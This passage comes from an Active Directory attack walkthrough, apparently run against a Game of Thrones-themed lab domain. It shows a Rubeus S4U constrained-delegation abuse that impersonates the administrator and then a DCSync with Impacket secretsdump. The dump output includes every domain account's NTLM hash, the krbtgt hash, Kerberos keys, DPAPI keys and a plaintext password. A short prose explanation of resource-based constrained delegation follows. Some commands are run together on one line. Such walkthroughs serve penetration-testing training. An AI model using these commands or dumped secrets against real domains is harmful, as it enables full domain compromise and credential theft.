      E/PfZJjPwBNPVgfOb5942Ewi/n+kLVCArxrvJqsL8oESNbO57nESgxhAr29p4HHiGctoucG45S8Io4B6
      7l3sz4kLQpm3HBdWLWnBLEi30qXoF+q/RgUzf6EHJrpWz+NZja5AVjEMbHDDZDu1aTWZAaSbtFViu/tp
      dumPMO9QDAVPgKU8O94mOSpKzUvwXWeDOHCunxEVdesMSfuLOQsZKZRmG8YmeGU1wotYLT4qJrthJtSM
      gvFKZbMusPHp06Gp/Q11gkjskLVjo2/xn9YQukMmL8Gw4XnyxsQKKv7BBFOcRVwlkfYQyZU2A70wmH2x
      A8awr67rrii8hmSaSZl8WK6+dAjt+142tT/bcvOj6Pt9T/kJLKsSzJDlMQPeFB8cxxJ4QxVWCuDjswWL
      3Ea3V5+FhIRe6nUjqlR4jjed6Y5qPfmKbc/togjGvYmM17MSZovci9+4b/bl6gYwEvmX+mKn+gA/71H0
      gPm8E4CmsjGNXmo7z6v5hpk+h76m0QqEUJEZSyV3QAR1wrSfJSjqsMbVlPYwHFcl0CnDN24TCQDVh0DD
      JLUHHI1e54Suk9yiP80pWCNmm3n84RFNNnn7tU4oZWFEIVjpKzpAB/ieh21KLonLYn4Up24wnKFhbCS6
      RNLOuo6NiWvGk8iDuGm+lwd4xAE3QhqzqBoU4NxPMoRdTQm9UrfQ8O5Cb1X0za/ueuUw5cmhPMCkVVJg
      6+hgIpHF5+9vV4bR1HO4iWQ1IkHxfUb0UHXtehIDXdemSuxIzJUwJWZb1rDLeu1hj3ZpwmQSHcx0tdlQ
      54LtrREqAsqODJ53iHXHxCMIRpvgjZr3OA7dmzZq4OFxUdAb78idmw7uHarGxrcue3nYGvXU/YMGg1ub
      KdYsfBoOhyUx9gF/yitRcUSg6zaZqD6F+nMM0OZ23Hvjd1t8KM48f+tFr5es174AUxbE8D1TTzKtlK3H
      XIxxjgkR/wCraGdN69DzFJmXqzi9+ncxgPCxvYzkuTvzfpDz6vjsOfW8911HamUDYGFqnfRJ2uIag5fg
      v0HYuQY8itNF5Jmzx4eQq7Hd1KdwHlWOYB17z6Fl/ymSe7Ue729K6t1BFSTpiIIn4bUrR7gfyeXx/MaT
      96/Xqj0SPa5Xga5zqLKvV0f/kSz07jMVsjLE/hcDAbwbpBYCsdn8Y2/KqKxVL4Mk8VH5YOJ4xp8uCw/N
      3JCNZ/gXQZ2Il97s/C3pl+gXTD77OxnRo4H9MIH6oAMCAQCigfIEge99gewwgemggeYwgeMwgeCgGzAZ
      oAMCARehEgQQlMXMquJuuvIUfm4DtdtUrqEbGxlOT1JUSC5TRVZFTktJTkdET01TLkxPQ0FMohUwE6AD
      AgEBoQwwChsIam9uLnNub3ejBwMFAEDhAAClERgPMjAyNDAxMzAyMjM0MzRaphEYDzIwMjQwMTMxMDgz
      NDM0WqcRGA8yMDI0MDIwNjIyMzQzNFqoGxsZTk9SVEguU0VWRU5LSU5HRE9NUy5MT0NBTKkuMCygAwIB
      AqElMCMbBmtyYnRndBsZbm9ydGguc2V2ZW5raW5nZG9tcy5sb2NhbA==
After getting the Ticket we need to remove the empty spaces and to accomplish this task we can VIM text editor(: :%s/\s*\n\s*//g) and uploaded the .kirbi back to the machine into the C:\tmp dir.
Now it’s time to obtain the TGS impersonating Administrator (CIFS), We will be using CIFS because during our recon phase we saw that user jon.snow has Delegation Rights to CIFS/Winterfell.
[Rubeus.Program]::MainString("s4u /ticket:jon.snow.kirbi /impersonateuser:administrator /msdsspn:CIFS/winterfell /ptt");
/ticket: The ticket requested previously .kirbi
/impersonateuser: The user we want to impersonate
/msdsspn: The ServicePrincipalName
/ptt: PassTheTicket
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'jon.snow@NORTH.SEVENKINGDOMS.LOCAL'
[*] Using domain controller: winterfell.north.sevenkingdoms.local (fe80::6914:468:10e9:3d23%6)
[*] Sending S4U2self request to fe80::6914:468:10e9:3d23%6:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'jon.snow@NORTH.SEVENKINGDOMS.LOCAL'
[*] base64(ticket.kirbi):

      doIFzDCCBcigAwIBBaEDAgEWooIEzjCCBMphggTGMIIEwqADAgEFoRsbGU5PUlRILlNFVkVOS0lOR0RP
      TVMuTE9DQUyiFTAToAMCAQGhDDAKGwhqb24uc25vd6OCBIUwggSBoAMCARehAwIBBaKCBHMEggRv1ePv
      DFdPEA1eMFfpM5/odTR5aLjX8vzY6oHXnIwEETcDy2TQ+VetamdIERBMv/U9jsHM8WTDwo1O79WhZwfT
      Ka7w3Cc0LWEQCgNYN8illmNVXt+hL5JbqKiWqpnPEf7d4JnXjv2dAAy1NSiT27fP0bAm+y8ZMbyWhUit
      Pnkrucd6z0kFwtY6kIQ9IuOJQz4UgKHuQ0JT3c81YW6VTb5JRsMHAoYMFXAxcupheoykHEk/rtP8pUex
      T0QPhzRKtLjXz95x1jGTBnXqn4x+za6uz0j/2tAlv6S/PmJ4q2Xo5/nmoswqQ64HWNQK1/aXSoA5Y1Zi
      bHe2WH1OiypcT/09Q8iENJSfI6Z8ki7l75X2YfRR37oTs9ia8Q3nsM/sREFssMVdkFF3vluw/WcagGTO
      JrBpwz5DQY5e+ZIqDRl2TkiyR35kLcpdWUqJxuWol266AXObtXrAi1AYCbwrlqtOQunS1Oj58rYvp1uT
      U9PYP1oH9cx7t5fhgKdpem2LqG9Lr3ePfMEx7P3RNXHpNYl8sTTKyMQ1sMdKRKW2yT44VSuoLgaD36Jx
      ZTLO2j4h48TihTFKSD0fR0lYxWc2ToX64Z9o+bR7ijs++8XrYY0o01mzcULhnL7hRI4L/xeLqoORdo4y
      +oAThwgOekBVnhp+0gQRn4Kq1O+eyJregaF0eN/aVOcssNzFlbMIf1dCgOc68C6C6YI7l+8b2JiXWbDb
      JADENI0lnJkclzw1LNgyAGzRyMtvUiLiK8h5pl4un6ihrBZSiWNQewF77Mn56rO0CznhLIO6g0PAdr1V
      rrCbnhLrNINSjzm/l61fnuJ98C4Hs4XIzimu8wz+F7yp9Vv009oG620GmKVhRd5pfverm1OpCdu0uhPD
      h8S56xWuMQFhiIx5x350rUAJJa1JFwZgXJRRngxVTADwrV/iCZzOXFPy3s23xqrPy1cRdJ2Ktud2c03r
      RoxTuCo2gQLYkv8VQ95J8qtZSgZHVRHIGLzQY/FeC+pvNBZoEid5youL3ACzyygem7j0OsW63VW5HKbR
      R9ArUN49mfCYNdZ9AlDeWL6tMPSkFFRWCd6Ao6dUT8DD3wsremuugKRSyVn3ZWlwj8ltfJk994Tk2k7k
      uAK0BaO4SG8wOXVzA/aI9HgRacWFFNPjCmU1iFwqWtfMm9Z7twDCXe1cvH7fnbcnLopSj0y9PrkNMSOd
      BWAWPWDKM2/bi7i3mdfm+mRrQsJB1bQWkp6uW+F+hUZmTK5yPsOL4iJIOsZjm9twQQonaitYeP9XCbat
      6wia2+5k8RkBj/0D2nZSrH1THwCarjo88LyodeLagQNJjyoVvOhJ4fIDBpfRjj+ULK/YohO2e4vjNJxv
      U0A+ni8AcPQ4gL7Ku1dLSL9O+4Gz9hiGmV+1e/noI8Y0eUJkR6qWIa2F97uGclhppnGFxZ/y/uPF/FuH
      I5S8ngV45X0uHb6qWfOaP24njAU8c8wvbygPN1LGqR04fX6bwaWgxGJUJUhphzcJAuvIx6OB6TCB5qAD
      AgEAooHeBIHbfYHYMIHVoIHSMIHPMIHMoBswGaADAgEXoRIEEM1xndusm+jutViJrPBcU5ChGxsZTk9S
      VEguU0VWRU5LSU5HRE9NUy5MT0NBTKIaMBigAwIBCqERMA8bDWFkbWluaXN0cmF0b3KjBwMFAEChAACl
      ERgPMjAyNDAxMzAyMjU0MDhaphEYDzIwMjQwMTMxMDgyNzQwWqcRGA8yMDI0MDIwNjIyMjc0MFqoGxsZ
      Tk9SVEguU0VWRU5LSU5HRE9NUy5MT0NBTKkVMBOgAwIBAaEMMAobCGpvbi5zbm93

[*] Impersonating user 'administrator' to target SPN 'CIFS/winterfell'
[*] Building S4U2proxy request for service: 'CIFS/winterfell'
[*] Using domain controller: winterfell.north.sevenkingdoms.local (fe80::6914:468:10e9:3d23%6)
[*] Sending S4U2proxy request to domain controller fe80::6914:468:10e9:3d23%6:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/winterfell':

      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
      Gwp3aW50ZXJmZWxs
[+] Ticket successfully imported!

PS C:\tmp>
Dsync Attack
export KRB5CCNAME=Administrator.ccachesecretsdump.py -k -no-pass 'north.sevenkingdoms.local/administrator@winterfell'
Impacket v0.12.0.dev1+20231130.165011.d370e63 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x90abb8e1d3cf9cd880d351d93e2a194a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\WINTERFELL$:plain_password_hex:e476ab23376c45282c17899ceef6d2423e5ffb9315e972a7b07c1bea336c4e0017e0f825aca6f4da468efd7852100756050ae585c0fb19d2fee7e116b691a02b2151ab256cd5be5644507af33f94ad2c1b9745fd3a5830b23c8f109f66596de6d93d6c85f515e58ed6aa45e065253bb1793ee7f7c5ecd258e478e72d7ab983e89d8d0001ba78fa36dc41f62b4e29968344ceb19eeaf2de9d3d339624464c9413c69722d8680e9056cebb18e7b39cb9a85cd6f22f2fb35a9ce479261c07f15bc4428e580ca1e18d09aa450018ffb36b482962e870f028bec0443430713d98d264116f475a59c8192f570f905e88b14306
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:a31b885ef803c3d2596abd6769d018a1:::
[*] DefaultPassword
NORTH\robb.stark:sexywolfy
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd50c3c3618c0f1f1202b5b778d969a649157170d
dpapi_userkey:0x30bfc43cf74375e9407a42cf7b5ef4499bab5b3e
[*] NL$KM
 0000   A0 B9 07 4A 55 70 F9 F9  FA CC 68 30 15 F5 95 A2   ...JUp....h0....
 0010   58 69 29 AD 87 BA A5 9F  76 EB AC F3 07 63 71 5A   Xi).....v....cqZ
 0020   ED 26 C1 FC 5A 2B D3 25  A0 74 E6 E4 90 53 D5 19   .&..Z+.%.t...S..
 0030   E8 D6 BD D0 F3 36 76 5A  A6 74 1B 5B D8 30 90 2A   .....6vZ.t.[.0.*
NL$KM:a0b9074a5570f9f9facc683015f595a2586929ad87baa59f76ebacf30763715aed26c1fc5a2bd325a074e6e49053d519e8d6bdd0f336765aa6741b5bd830902a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0cde4417577d1c0292d75b21dda8cffd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:2c643546d00054420505a2bf86d77c47:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664:::
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:a31b885ef803c3d2596abd6769d018a1:::
CASTELBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:a8573f70897bd596742b3b9f2699ee81:::
krbrelay$:1122:aad3b435b51404eeaad3b435b51404ee:5afb92e88c27879ce0fc1e120428a457:::
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:b33545882c07af32620ab8aa94ced73f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e7aa0f8a649aa96fab5ed9e65438392bfc549cb2695ac4237e97996823619972
Administrator:aes128-cts-hmac-sha1-96:bb7b6aed58a7a395e0e674ac76c28aa0
Administrator:des-cbc-md5:fe58cdcd13a43243
krbtgt:aes256-cts-hmac-sha1-96:c0205074bd91400f03c0886dd8367f1136e5d508f5fac74927a22d4fa01fa4bd
krbtgt:aes128-cts-hmac-sha1-96:7f96128618fe5f0f4666e89b9a11d310
krbtgt:des-cbc-md5:2c461cf407aec10e
vagrant:aes256-cts-hmac-sha1-96:aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
vagrant:aes128-cts-hmac-sha1-96:0d7c6160ffb016857b9af96c44110ab1
vagrant:des-cbc-md5:16dc9e8ad3dfc47f
arya.stark:aes256-cts-hmac-sha1-96:2001e8fb3da02f3be6945b4cce16e6abdd304974615d6feca7d135d4009d4f7d
arya.stark:aes128-cts-hmac-sha1-96:8477cba28e7d7cfe5338d172a23d74df
arya.stark:des-cbc-md5:13525243d6643285
eddard.stark:aes256-cts-hmac-sha1-96:f6b4d01107eb34c0ecb5f07d804fa9959dce6643f8e4688df17623b847ec7fc4
eddard.stark:aes128-cts-hmac-sha1-96:5f9b06a24b90862367ec221a11f92203
eddard.stark:des-cbc-md5:8067f7abecc7d346
catelyn.stark:aes256-cts-hmac-sha1-96:c8302e270b04252251de40b2bd5fba37395b55d5ed9ac95e03213dc739827283
catelyn.stark:aes128-cts-hmac-sha1-96:50ce7e2ad069fa40fb2bc7f5f9643d93
catelyn.stark:des-cbc-md5:6b314670a2f84cfb
robb.stark:aes256-cts-hmac-sha1-96:d7df5069178bbc93fdc34bbbcb8e374fd75c44d6ce51000f24688925cc4d9c2a
robb.stark:aes128-cts-hmac-sha1-96:b2965905e68356d63fedd9904357cc42
robb.stark:des-cbc-md5:c4b62c797f5dd01f
sansa.stark:aes256-cts-hmac-sha1-96:cd2460a78e8993442498d3f242a88ae110ec6556e40c8add6aab12cfb44b3fa1
sansa.stark:aes128-cts-hmac-sha1-96:18b9d10bd18d1956ba73c14426ec519f
sansa.stark:des-cbc-md5:e66445757c31c176
brandon.stark:aes256-cts-hmac-sha1-96:6dd181186b68898376d3236662f8aeb8fa68e4b5880744034d293d18b6753b10
brandon.stark:aes128-cts-hmac-sha1-96:9de3581a163bd056073b71ab23142d73
brandon.stark:des-cbc-md5:76e61fda8a4f5245
rickon.stark:aes256-cts-hmac-sha1-96:79ffda34e5b23584b3bd67c887629815bb9ab8a1952ae9fda15511996587dcda
rickon.stark:aes128-cts-hmac-sha1-96:d4a0669b1eff6caa42f2632ebca8cd8d
rickon.stark:des-cbc-md5:b9ec3b8f2fd9d98a
hodor:aes256-cts-hmac-sha1-96:a33579ec769f3d6477a98e72102a7f8964f09a745c1191a705d8e1c3ab6e4287
hodor:aes128-cts-hmac-sha1-96:929126dcca8c698230b5787e8f5a5b60
hodor:des-cbc-md5:d5764373f2545dfd
jon.snow:aes256-cts-hmac-sha1-96:5a1bc13364e758131f87a1f37d2f1b1fa8aa7a4be10e3fe5a69e80a5c4c408fb
jon.snow:aes128-cts-hmac-sha1-96:d8bc99ccfebe2d6e97d15f147aa50e8b
jon.snow:des-cbc-md5:084358ceb3290d7c
samwell.tarly:aes256-cts-hmac-sha1-96:b66738c4d2391b0602871d0a5cd1f9add8ff6b91dcbb7bc325dc76986496c605
samwell.tarly:aes128-cts-hmac-sha1-96:3943b4ac630b0294d5a4e8b940101fae
samwell.tarly:des-cbc-md5:5efed0e0a45dd951
jeor.mormont:aes256-cts-hmac-sha1-96:be10f893afa35457fcf61ecc40dc032399b7aee77c87bb71dd2fe91411d2bd50
jeor.mormont:aes128-cts-hmac-sha1-96:1b0a98958e19d6092c8e8dc1d25c788b
jeor.mormont:des-cbc-md5:1a68641a3e9bb6ea
sql_svc:aes256-cts-hmac-sha1-96:24d57467625d5510d6acfddf776264db60a40c934fcf518eacd7916936b1d6af
sql_svc:aes128-cts-hmac-sha1-96:01290f5b76c04e39fb2cb58330a22029
sql_svc:des-cbc-md5:8645d5cd402f16c7
WINTERFELL$:aes256-cts-hmac-sha1-96:10515ac3b291c910516866c023f3dc986db335101362d74a2b837f00bb1f4ca6
WINTERFELL$:aes128-cts-hmac-sha1-96:557e9688a61c791bf028e07213553dab
WINTERFELL$:des-cbc-md5:516b461373cb8519
CASTELBLACK$:aes256-cts-hmac-sha1-96:91821b3fdb370707e8657076c21dc32f2b7ec253e077bfbfe378710581df6bd8
CASTELBLACK$:aes128-cts-hmac-sha1-96:94e639f67947bf57297d4ce85a49a35c
CASTELBLACK$:des-cbc-md5:0d100889f2d60ed5
krbrelay$:aes256-cts-hmac-sha1-96:d95796cc9b0a4263b0fb794a740209a8cf896f8119dd806546bf4c6e14216167
krbrelay$:aes128-cts-hmac-sha1-96:1c2d95ebbd5d36d6ab5188ca3a3c9d9f
krbrelay$:des-cbc-md5:524fd662ab7634f4
SEVENKINGDOMS$:aes256-cts-hmac-sha1-96:5ad96db02de521b1ecb48a449be556c19a28586a5f536c560e9631166671f5c8
SEVENKINGDOMS$:aes128-cts-hmac-sha1-96:e5c7477fe5f3de7ac690ccdfb0b8b121
SEVENKINGDOMS$:des-cbc-md5:92d5bf79fe57158a
[*] Cleaning up...
[*] Stopping service RemoteRegistry
A good thing to know is that the SPN part is not encrypted in the request, so you can change it to the one you want with the following options:
Resource Based Constrained Delegation
The final resource has a list of trusted accounts. All accounts in this list can delegate authentication when accessing the resource. Resources can modify this list as they wish, they don’t need an administrator to update it.
The Domain Controller will look at the attributes of Resource B (instead of Service A). It will check that the account associated with Service A is present in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the account linked to Resource BWEB-SERVER-01 is added to WEB-SERVER-02 trusting list, so msDS-AllowedToActOnBehalfOfOtherIdentity is updated.
Then, when a service wants to access a resource, here’s how it works:

As the diagram shows, the technical functioning is similar to classic constrained delegation, however the responsibilities of each entity is radically different.

This is similar to the basic Constrained Delegation but instead of giving permissions to an object to impersonate any user against a service. Resource-based Constrain Delegation sets in the object who is able to impersonate any user against it.
